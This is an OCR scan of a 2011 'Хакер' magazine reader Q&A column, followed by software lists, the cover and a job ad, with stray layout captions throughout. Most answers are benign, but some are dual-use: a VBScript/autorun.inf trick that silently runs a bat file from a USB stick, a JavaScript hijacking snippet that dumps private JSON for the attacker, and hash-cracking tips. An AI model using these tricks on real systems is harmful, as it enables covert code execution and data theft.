A: Хороший подарок в решении этой проблемы сделали нам сотовые операторы, которые практически бесплатно раздают 3G-модемы по разным акциям. Несмотря на цветастые логотипы, большинство из них родилось в Китае на фабриках компании ZTE или Huawei. Проверенным вариантом, который подойдет для решения поставленной задачи, является Huawei e1550, умеющий передавать голос в GSM. Тут надо сказать, что 3G-модемы продаются залоченными на конкретного оператора, а возможности для голосового общения у них урезаны на программном уровне. И то и другое без труда обходится с помощью многочисленных инструкций, которые давно разлетелись по всему рунету. На форумах есть и нужные прошивки — короче говоря, маленькое недоразумение решается быстро и недорого. Таким образом, с помощью устройства, которое стоит две копейки, можно звонить и принимать входящие вызовы.

Хорошо, но как это не использовать для создания SIP-GSM-шлюза? На компьютер с подключенным модемом устанавливается SIP-клиент, который дергает голос в обе стороны с этого модема и направляет на SIP-сервер (asterisk, oktell, sipnet и т.д.). В результате получается GSM-SIP-шлюз. Особого внимания здесь заслуживает программа Oktell SIP-GSM Gateway (www.telsystems.ru/gateways), которую специально разработали для создания шлюза с использованием 3G-модемов. На текущий момент поддерживает следующие девайсы: Huawei E1550, Huawei E160g, ZTE MF180. Технология, на самом деле, не новая: китайцы давно производят шлюзы VoIP-GSM в железном корпусе. Но оцени разницу в цене: стоимость такого девайса на одну симку начинается от $300 (модем, напомню, продают за 700-800 рублей, а то и вовсе дарят). Возможно, в ближайших номерах мы сделаем об этом подробную статью. А пока рекомендую почитать bit.ly/aNNQTD.

Q: В Adobe Flash есть опция для преобразования SWF-файлов в iOS-приложения. Кажется, со стороны Apple некоторое время даже был запрет на использование подобных технологий, позволяющих создавать программы для iPhone/iPad сторонними средствами. Скажи, имеет ли подобная функция право на существование или это просто пунктик в списке опций для красного словца?

A: За отчетом я обратился к нашему автору - Евгению Кузьмину, который профессионально занимается разработкой под iOS, и вот что он ответил: «Для очень простецких игр и несложных приложений, где нет физики, кучи спрайтов и прочих наворотов, такая возможность может быть и сгодится. Но для серьезных разработок она, честно скажу, слишком тормозная». Так что, увы, если есть желание разрабатывать игры для iPhone/iPad, то без изучения Objective-C - никуда.

Q: Можно ли каким-нибудь образом незаметно запустить bat-файл с флешки?

A: Теперь, с учетом того, что компания Microsoft фактически отрубила возможность автозапуска с флешки, сделать это будет нелегко. Но на старых непропатченных системах сработает такой трюк:


1. Закидываем на флешку myfile.vbs со следующим содержанием:

```
Set WshShell = CreateObject(
  "WScript.Shell")
WshShell.Run "cmd.exe /c
  [ИМЯ_BAT_ФАЙЛА]", 0, false
```

2. В autorun.inf добавляем следующее:

```
[AutoRun]
UseAutoPlay=1
open=myfile.vbs
```

Обрати внимание, что хотя для пользователя запуск будет незаметным, некоторые антивирусы забьют тревогу и предупредят юзера о подозрительных файлах на USB-носителе.




Настраиваем шлюз GSM-VoIP на базе 3G-модема

Q: Веду небольшой проект, который стремительно развивается. Поскольку через сайт ведутся операции с кредитными картами, хочу обзавестись полноценным SSL-сертификатом. Подхожу к безопасности серьезно. Сколько стоит SSL-сертификат для сайта? Есть ли какой-то вариант получить его бесплатно?

A: Полноценный SSL-сертификат, как ты правильно понимаешь, за просто так никто не выдает. Правда, есть возможность бесплатно обзавестись триальным сертификатом на ограниченный срок (на 30 или 90 дней). Тест-драйв в частности можно заказать через сайт www.freessl.su. Как говорят владельцы сервиса, «такой сертификат предназначен для тестирования технической инфраструктуры до покупки коммерческого SSL-сертификата». Что удобно, выпускается он в течение нескольких минут, а для его получения достаточно заполнить простую форму:

```
Your Name:
Example: John Smith
Your E-mail:
Example: test@example.com
Phone:
Example: 8(495)2295670
Select the server software used to
generate the CSR:
Example: Apache-SSL
CSR:
Example:
-----BEGIN CERTIFICATE REQUEST-----
MIIDUDCCArkCAQAwdTEWMBQGA1UEAxMNdGVzd
C50ZXN0LmNvbTESMBAGA1UECxMJ
TWFya2V0aW5nMREwDwYDVQQKEwhUZXN0IE9yZ
zESMBAGA1UEBxMJVGVzdCBDaXR5
.......
Rq+blLr5X5iQdzyF1pLqP1Mck5Ve1eCz0R9/
OekGSRno7ow4TVyxAF6J6ozDaw7e
GisfZw40VLT0/6IGvK2jX0i+t58RFQ8WYTOcT
RlPnkG8B/uV
-----END CERTIFICATE REQUEST-----
```

Вопросы может вызвать только последнее поле — CSR (Certificate Signing Request). Сюда нужно вставить информацию о твоем сертификате, включая публичный ключ (Public Key). Сгенерировать его можно через



Используем GD GUI для просмотра отреверсенного кода Android-приложения

openssl (подробнее читай в статье www.freessl.su/articles/13). А чтобы подключить сертификат потребуется настройка mod_ssl для Apache (считаем, что в качестве веб-сервера ты используешь именно его). Весь процесс пошагово описан в этом материале — www.freessl.su/articles/14.

Q: Объясни на пальцах, что такое JavaScript hijacking?

A: Лучше всего на этот вопрос ответит наш автор - Тарас Иващенко (oxdef.info).
Атака известна достаточно давно (статья по теме - bit.ly/jOMIpv) и в текущих версиях большинства веб-браузеров уже неактуальна. Тем не менее, остаются старые веб-браузеры и вариации атаки с форматом JSONP. В двух словах, атака основана на возможности в JavaScript переопределить «сеттеры» для свойств объектов.
Допустим, уязвимое веб-приложение передает в JSON-формате какие-либо критичные данные вот так:

```
[{"foo":"private data"}]
```

Злоумышленник может сделать специальную страницу с JS-кодом, в котором переопределяет «сеттер» для свойств объекта. Таким образом, при инициализации свойства foo сработает «триггер», в котором значение этого поля и сдампится:

```
Object.prototype.__defineSetter__
("foo", function(x) {
  var s = "";
  for (f in this) {
    s += f + ": '" + this[f] + "', ";
  }
  s += "foo: " + x;
  // пересылаем строку s обычным
  // добавлением картинки на сайт
  // злоумышленника
});
</script>
<script src="http://target.com/
private/data.js"></script>
```

С JSONP, с учетом его предназначения, еще проще: достаточно просто передать в качестве параметра подключаемого скрипта



Двухфакторная авторизация, которая легко подключается к любой системе

название определенной функции. Полученный ответ будет в таком виде:

```
evilFunction({"paper": "A4", "count":
 5})
```

То есть будет вызвана функция, определенная злоумышленником, в которую будет передана в качестве параметров информация с уязвимой страницы.

Q: Передо мной стоит задача — создать мощное приложение, которое выглядело бы, как обычное десктопное. Какой фреймворк выбрать?

A: Мой совет - ExtJS (www.sencha.com), который развивается уже очень давно и позволяет разрабатывать веб-страницы, которые будут практически неотличимы от обычного приложения. Элементы интерфейса, перетаскивание, мгновенное обновление содержания, окна и таскбары, мощные таблицы — все это уже реализовано в одном, почти мегабайтном файлике кода. ExtJS предоставляет компонентную модель построения, гибкую систему стилизации и расширения языка JavaScript для более удобной разработки. За это, конечно, приходится платить снижением производительности, но для многих это мелочь.

Q: Как грамотно отсечь пользователей со старыми браузерами, выдав им предупреждение о необходимости обновиться?

A: Теперь даже гиганты вроде Google начинают отказываться от поддержи уж слишком устаревших браузеров, закапывая в могилу 6-го ослика. Для jQuery, всенародно любимой JS-библиотеки, доступен плагин, чтобы одной строкой отсекать несознательных пользователей (jquery.thewikies.com/browser). Отличный вариант.

Q: Как ускорить MySQL?

A: Последние версии мускула достаточно быстрые, но с осознанием того, что noSQL не потеснить, ребята придумывают еще более радикальные методы увеличения производительности. Для особых случаев есть HandlerSocket Plugin, который может

работать с таблицами гораздо эффективнее, используя легковесный сетевой слой и простой протокол вообще без всякого SQL. Такие решения позволяют серверу упереться в производительность сетевой карты или дисков, обслуживая, к примеру, 750 тысяч запросов к мускульной таблице в секунду!

Q: Все больше и больше вирусов заражают MBR, хочу научиться отслеживать подобные ситуации. Какие утилиты можно использовать для анализа MBR?

A: Одним из самых полезных инструментов, которые я видел для исследования MBR, является набор Perl-скриптов Boot Record Parsers (www.garykessler.net/software/index.html), в который помимо прочего входят:

- mbrparser — парсер DOS/Windows Master Boot Record (MBR);
- bsparser — парсер загрузочных секторов FAT или NTFS.

Чтобы лучше вникнуть в тему, рекомендую тебе прочитать статью «An Examination of the Standard MBR» (bit.ly/kI8AWa).

Q: Подскажи способ максимально быстро исследовать жесткие диски на наличие некоторого контента. Для примера возьмем email-адреса.

A: В кругу компьютерных криминалистов все чаще называют программу bulk_extractor (afflib.org/software/bulk_extractor). Это написанная на C++ утилита, которая сканирует образ диска, файл, или директорию с файлами и баснословно быстро извлекает разного рода информацию. Скорость достигается за счет того, что bulk_extractor не парсит структуры файловой системы, а работает с жестким диском напрямую, при этом может работать с разными участками образа параллельно.

При этом программа может сканировать как обычный HDD, так и SSD, оптические носители, карты памяти, дампы сниффера и т.д. Существующие модули позволяют извлекать, к примеру, номера кредитных карт (что очень ценно для тех, кто занимается digital forensics), информацию EXIF из фотографий и видео, IP/MAC/Email-адреса, URL и т.д. Результаты обычно имеют довольно громоздкий вид, поэтому для последующей обработки результатов разработчики предлагают ряд вспомогательных скриптов на Python'е.

Q: Какой сейчас самый быстрый способ взломать MD5 и другие хэши?

A: Если не брать в расчет радужные таблицы, а также распределенные системы, то одним из лучших вариантов является старый добрый John the Ripper (www.openwall.com/john) с набором патчей, которые используют для ускорения возможности видеокарты. Для разного вида хешей используются различные технологии ускорения за счет GPU:

- OpenCL: NT, raw-MD4, raw-MD5, NSLDAP и raw-SHA1;
- CUDA: raw-SHA256, phpass.

Раз уж мы вспомнили про John the Ripper, не могу не упомянуть, что с недавнего времени утилита научилась брутить не только хэши, но и пароли к архивам ZIP и RAR, PDF-документам, а также SSH-ключи. Рекомендую посмотреть также тулзу ighashgpu от Ивана Голубева (hww.golubev.com/blog).

Q: Какие программы используют для реверсинга Android-приложений? Отсутствие жестких политик внутри магазина приложений Android market иногда настораживает — хочется самому убедиться, что установленная программа не будет отправлять на платный номер.

A: Начну с небольшого пояснения. Устройство на базе Android может выполнять приложения, которые были сконвертированы в специальный формат - Dalvik Executable (.dex). Для таких бинарников существует немало декомпиляторов. Талантливый китайский студент еще в прошлом году опубликовал утилиту dex2jar (code.google.com/p/dex2jar), преобразующую .dex-бинарники в читаемый Java-код, который удобно просматривать через JD-GUI (java.decompiler.free.fr). Еще одним известным декомпилятором является smali (code.google.com/p/smali). Среди прочих подобных продуктов выделяется Kivlad (www.matasano.com), который нативно работает с Dalvik-байкодом и преобразует его напрямую в Java-байткод, что дает результат гораздо лучшего качества. Декомпилятор написан на Ruby и работает под Windows, Linux и OS X.

Q: Какие есть инструменты, чтобы посмотреть, как на самом низком уровне взаимодействуют драйвер и USB-устройство?

A: Возможность логировать USB-трафик позволяет, к примеру, VMware. Для этого в конфиг виртуальной машины (vmx-файл) нужно добавить следующие строки:

```
usb.analyzer.enable = TRUE
monitor = "debug"
usb.analyzer.maxLine = 8192
mouse.vusb.enable = FALSE
```

После этого весь трафик в виде «как есть» будет логироваться в файл vmware.log. В таком дампе без вспомогательных инструментов сам черт ногу сломит, поэтому лучше сразу взять в напарники еще и прогу vsusb-analyser (vusb-analyzer.sourceforge.net/tutorial.html). Помимо этого можно преобразовать получившийся лог в более привычный PCAP-формат, воспользовавшись написанным на Ruby скриптом vmwusb2pcap.rb (bit.ly/la7Aju).

Q: Когда звонишь в call-центр какой-нибудь компании, то сразу попадаешь на автоматизированную систему. «Нажмите 0 для связи с оператором», «Нажмите 1 для того, чтобы узнать баланс» и т.д. Нужно реализовать что-то подобное, как?

A: Речь идет об IVR (англ. Interactive Voice Response), системе предварительно записанных голосовых сообщений, выполняющей функцию маршрутизации звонков внутри call-центра.

Пользователь общается с такой системой посредством тонального набора. Реализовать IVR можно с помощью уже наверняка знакомого тебе проекта Asterix (www.asterisk.org). Всю логику простой IVR-системы можно реализовать через конфиг extensions.conf, но для сложных задач лучше использовать возможности AGI. Это скрипты на Perl или Python, с помощью которых можно создать довольно сложные сценарии работы голосового робота. Реализация через Asterix очень дешева, но при этом весьма масштабируема. На самом обычном компьютере могут одновременно обслуживаться сотни звонков без каких-либо затруднений.

Поднять самую простую IVR можно по этой несложной инструкции: bit.ly/lNj26k. Замечу, что таким образом можно создавать и автоматических роботов, которые будут обзванивать абонентов, к примеру, с напоминанием об оплате счета.

Q: Мне очень нравится возможность двухфакторной авторизации у Google, когда для входа требуется ввести еще и одноразовый пароль, который по особому алгоритму генерируется на телефоне. Есть ли готовое подобное решение, которое можно подключить к своему ресурсу для усиления защиты пользователя?

A: Есть несколько коммерческих сервисов, которые можно красиво интегрировать в свои продукты: Duo Security (www.duosecurity.com) и Symantec's VIP Authentication Service (www.verisign.com). При должном желании можно сэкономить и реализовать все самому, используя разработку Mobile-OTP (motp.sourceforge.net). Клиентская часть, с помощью которой пользователю будет выдаваться одноразовый пароль, написана на Java и может быть запущена практически на любом современном устройстве, а на сервере может быть использован RADIUS-сервер (например, XTRadius), с помощью которого будет выполняться авторизация. Ты можешь справедливо заметить, что на Android или iPhone запустить Java-приложение не выйдет. Так и есть, но энтузиасты уже написали приложения для генерации токенов и для этих платформ.

>>WINDOWS
>Development
ClickHeat 1.14
FastSharp

Все для Python:
ActivePython Community Edition 2.7.2
DreamPie 1.1.1
Eric5 5.1.4
IronPython 2.7
Jython 2.5.2
Komodo Edit 6.1.1
Komodo IDE 6.1.1
PyPy 1.5
PyScripter 2.4.1
Python 2.7.2
Python 3.2.1
Spyder 2.0.12
Stackless Python for Python 2.7.1
Stackless Python for Python 3.2
Wing IDE 101 4.0.3
Wing IDE 4.0.3

Лучшие HEX-редакторы:
010 Editorfor Windows 3.2
FlexHEX Editor 2.6
Hex Editor Neo Standard 4.97
Hex EditorNeo Free 4.97
Hiew32 Demo
McAfee FileInsight 2.1
radare2-0.7

>Misc
BatteryInfoView 1.00
BleachBit 0.8.8
Console 2.00b
Dexpot 1.5.11
Eraser 6.0.8
KeePass 1.20
ManicTime 1.5.5
notifu 1.6
PasswordMaker Desktop Edition 0.1
PeaZip 3.8
PureText 2.0
Window On Top
Youtube SRT Downloader

>Multimedia
BurnAware Free
Clementine 0.7.1
DualMonitorTools 1.8
EncodeHD 1.2.238
Evernote 4.4.2
FreeVDF 1.0.1.7
Hamster Free eBook Converter
IrfanView 4.30
ONVIF Device Manager 9.9.4017
puush for Windows
Stellarium 0.11.0
Winamp Media Player 5.62

>Net
Bimoid messenger 1.0.0.48
Bimoid server 1.0.0.36
BoxCryptor 1.0
CloseTheDoorSetup 0.2.1
DropboxPortableAHK
dropf 0.2.4
EMCO Remote Console 1.0.1
Instantbird 1.0
Logstalgia 1.0.3
Maryfi
MetroTwit beta
Opera 11.50
PuTTYTabManager 0.11
Thunderbird 5.0
Vistumber v10b5
Win7 MAC Address Changer v1.0 beta
WinDump 3.9.5

>Security
BinVis
bsqlbf-v2 2.7
DOM Snitch v0.707
JMD 1.61
Kivlad 0.1
mona.py 1.0
MysqlPasswordAuditor 1.0
Nerve
NetworkMiner 1.0
OpenPuff v3.30
ophcrack 3.3.1
The Sleuth Kit 3.2.2
WebSurgery
XSSF 2.1

>System
AnyBackup 0.9.1
AxCrypt 1.7.2126
Boomerang 1.0
Defraggler 2.06
Duplicate Commander 2.2
FreeOTFE 5.21
Gpg4win 2.1.0
OSForensics 0.98beta
Pretty Flow 2.0.0.99
VirtualBox 4.0.10

>>MAC
Adobe Flash Player 10.3.181.34
Audirvana 0.9.4
CandyBar 3.3
Coda 1.7.1
DesktopLyrics 1.3.4
Fluid 1.2
Google Chrome 12.0.742.112
Grep 1.1.9
MenuMeters 1.5
Miro 4.0.2
Opera 11.50
Sequel Pro 0.9.9
Syrinx 2.4.4
Thunderbird 5.0
Transmission 2.32
Tunnelblick 3.2
uTorrent 1.5.4
VirtualBox 4.0.10
WaveMaker 6.3.2

>>UNIX
>Desktop
Darktable 0.9
DockbarX 0.45
Feh 1.14.2
Flphoto 1.3.1
Hugin 2011.0.0
Icewm 1.3.7
KoverArtist 0.7.5
LilyPond 2.15.4
LiVES 1.4.4
OutWiker 1.3.0
Sawfish 1.8.1
Scribus 1.4.0rc5
Solfege 3.20
Stellarium 0.11.0
Synfig Studio 0.63.00
Traverso 0.49.2
Visit 2.3
Wmii 3.9.2


>Devel
amysql 1.1
Anjuta IDE 3.0.3.0
ChiliProject 2.0.0
Clmg 1.4.9
Clutter 1.6.16
Eclipse 3.7 Indigo
EKOPath 4
Eric5 5.1.4
libpng 1.5.4
Linguist
Mercurial 1.9
nVidia CUDA 4.0
Prolog 1.4.0
Python-LDAP 2.4.1
SiteFusion 5.4
SmartGit 2.0.5
SymPy 0.7.0
Tornado 2.0
wxWidgets 2.8.12

>Net
Empathy 3.0.2
Fetchmail 6.3.20
Firefox 5
Freesa 2.0.0
FtpCube 0.5.1
IPTraf 3.0.0
Mldonkey 3.0.7
Mutt 1.5.21
Net-SNMP 5.7
Opera 11.50
Pidgin 2.9
Quassel 0.7.1
SeaMonkey 2.1
Stunnel 4.38
Thunderbird 5.0
TightVNC 2.0.3
Transmission 2.32
WeeChat 0.3.5

>Security
PAC 3.0.1
del2info 0.1.2
Mantra Security Toolkit 0.61
Prey 0.5.3
Vega
sslsniff 0.7
ksymhunter
ZAProxy 1.3.1
Skipfish 1.94b
Burp Suite 1.4
FaceNiff 1.9.4
BeEF 0.4.2.7
Durandal 0.5
XSS-Harvest
bsqlbf-v2 2.7
complemento 0.7.7
DOM Snitch v0.707
Ghost-phisher 1.2
honggfuzz 0.3
JMD 1.61
Kivlad 0.1
Nerve
NIELD 0.11
sniffjoke 0.4.1
XSSF 2.1

>Server
Apache 2.2.19
Apache Solr 3.3
Apache Traffic Server 3.0
BIND 9.8.0
CUPS 1.4.7
DHCP 4.2.1
Lighttpd 1.4.29
MiniDLNA 1.0.20
MySQL 5.5.14
OpenLDAP 2.4.26
OpenSSH 5.8
OpenVPN 2.2.1
Postfix 2.8.4
PostgreSQL 9.0.4
Samba 3.5.9
Sendmail 8.14.5
Squid 3.1.14

>System
Amanda 3.3.0
AMD Catalyst 11.6
CheckInstall 1.6.2
ClamAV 0.97.1
lat 0.1.7
Krusader 2.0.0
Linux Kernel 2.6.39.3
Midnight Commander 4.7.5.2
muCommander 0.8.5
Nvidia 275.09.07
Systemd 29
Vim 7.3
VirtualBox 4.0.10
Wine 1.2.3
Zsh 4.3.12



DVD

№ 08(151) АВГУСТ 2011

ХАКЕР

ОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ НА СЛУЖБЕ У ПЕНТЕСТЕРА СТР. 66

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АВГУСТ 08 (151) 2011

PHDAYS 2011
ЛУЧШИЕ ДОКЛАДЫ

(game)land hi-fun media
publishing for enthusiasts
4607157100063 11008

$500 000 НА ИГРЕ В APPSTORE

СТР. 28

+
- Мастерим шифрование для Dropbox
- Спамим Ответы@Mail.Ru
- HD Moore: создатель Metasploit
- Исследование трояна Generation Carberp
- Фреймворк Kohana + MVC = LOVE

DNS REBINDING

ИСПОЛЬЗОВАНИЕ АТАКИ ДЛЯ ОБХОДА ОГРАНИЧЕНИЯ SAME ORIGIN POLICY
СТР. 56





HTTP://WWW2



Для определения музыки на слух



Для преобразования Flash в HTML5

MIDOMI


www.midomi.com

Ни одно другое мобильное приложение так не впечатляет людей, как Shazam или его аналог SoundHound. Все просто: они умеют определять исполнителя и композицию «на слух». Каждый из нас задавался вопросом, что это сейчас играет (например, по радио), а подобные инструменты быстро дают ответ. Та же самая технология лежит и в онлайн-сервисе midomi. Через простой интерфейс можно снять звук с микрофона и быстро получить информацию о произведении. Алгоритмы настолько изящны, что можно даже самому напеть запомнившийся отрывок произведения — и сервис зачастую найдет правильное совпадение. Получилось даже у меня, без слуха и без голоса. Вау! Вот это music fingerprinting!


GOOGLE SWIFFY

swiffy.googlelabs.com

В то время как HTML5 шагает по планете, Flash все больше и больше притесняют. Отказаться от использования прожорливого по части ресурсов Flash'а там, где это можно — это вообще тренд сегодняшнего дня. Не секрет, что в стандартных мобильных браузерах iPhone и iPad и ряда других девайсов вообще нет Flash-плеера. Интерактивный контент, построенный на технологии Adobe, просто не отображается. К счастью, для владельцев сайтов и приложений на флеше теперь есть максимально простой способ преобразовать Flash SWF в файл в HTML5. Этим занимается новое веб-приложение от Google — Swiffy. Сейчас поддерживается SWF 8 и ActionScript 2.0, а результат корректно работает во всех браузерах на движке WebKit (Chrome, Moible Safari и т.д.).



Для тестирования сайта в разных браузерах



Для работы со списками дел

ADOBE BROWSERLAB

browserlab.adobe.com

Занимаясь глобальной переработкой нашего сайта (маленький тизер, ага), мы столкнулись с проблемой тестирования верстки в разных браузерах. Находкой оказался сервис Browserlab. Вообще сам факт того, что это продукт Adobe — уже гарант качества. Через удобный интерфейс ты можешь проанализировать, как запрошенный сайт отображается в самых разных браузерах и ОС без необходимости устанавливать в системе дополнительный софт и системы виртуализации. Нужно только вбить URL нужного сайта. А дальше можно просто переключаться между видами, сравнивать их, расположив рядом или даже наложив один на другой, выравнивать по сетке и т.д. Очень качественная реализация идеи, которая пока предоставляется совершенно бесплатно.

WUNDERLIST

www.wunderlist.com

Не могу не рассказать об этом замечательном сервисе для составления списка дел. Что мне нравится в Wunderlist, так это глобальная кроссплатформенность. Сейчас доступны веб-интерфейс, полноценные клиенты для Windows и Mac OS X, а также мобильных платформ Android и iPhone/iPad. Все задачи из списка TODO всегда засинхронизированы: если ты добавил что-то с телефона, то это тут же отобразится в веб-интерфейсе. Мало этого, Wunderlist предлагает работать над списками дел совместно, поэтому это еще и простейшая система управления проектами. Сервис не только бесплатный, но еще и открытый (исходники доступны на github.com/6wunderkinder). Примечательно, что продукт написан на платформе Titanium.



Журнал Хакер ищет кандидатов на должность редактора рубрики Взлом

Основные приметы:

- На вид 18-25 лет
- Читает журнал Хакер и мечтает в нем поработать
- Знает слова «XSS» и «Heap overflow»
- Умеет и любит лечить SQL-инъекции от слепоты
- В курсе, чем null-byte отличается от gigabyte
- Предпочтет поездку на Black Hat алкотуру в Ебипте
- С первого раза отличает хорошую статью от плохой
- Способен связать больше 5 слов в читаемое предложение
- Готов к жесткой работе по вербовке новых авторов
- Умеет читать технические тексты на английском

Обращаться на адрес nikitoz@real.xakep.ru
со строкой «VZLOM» в теме письма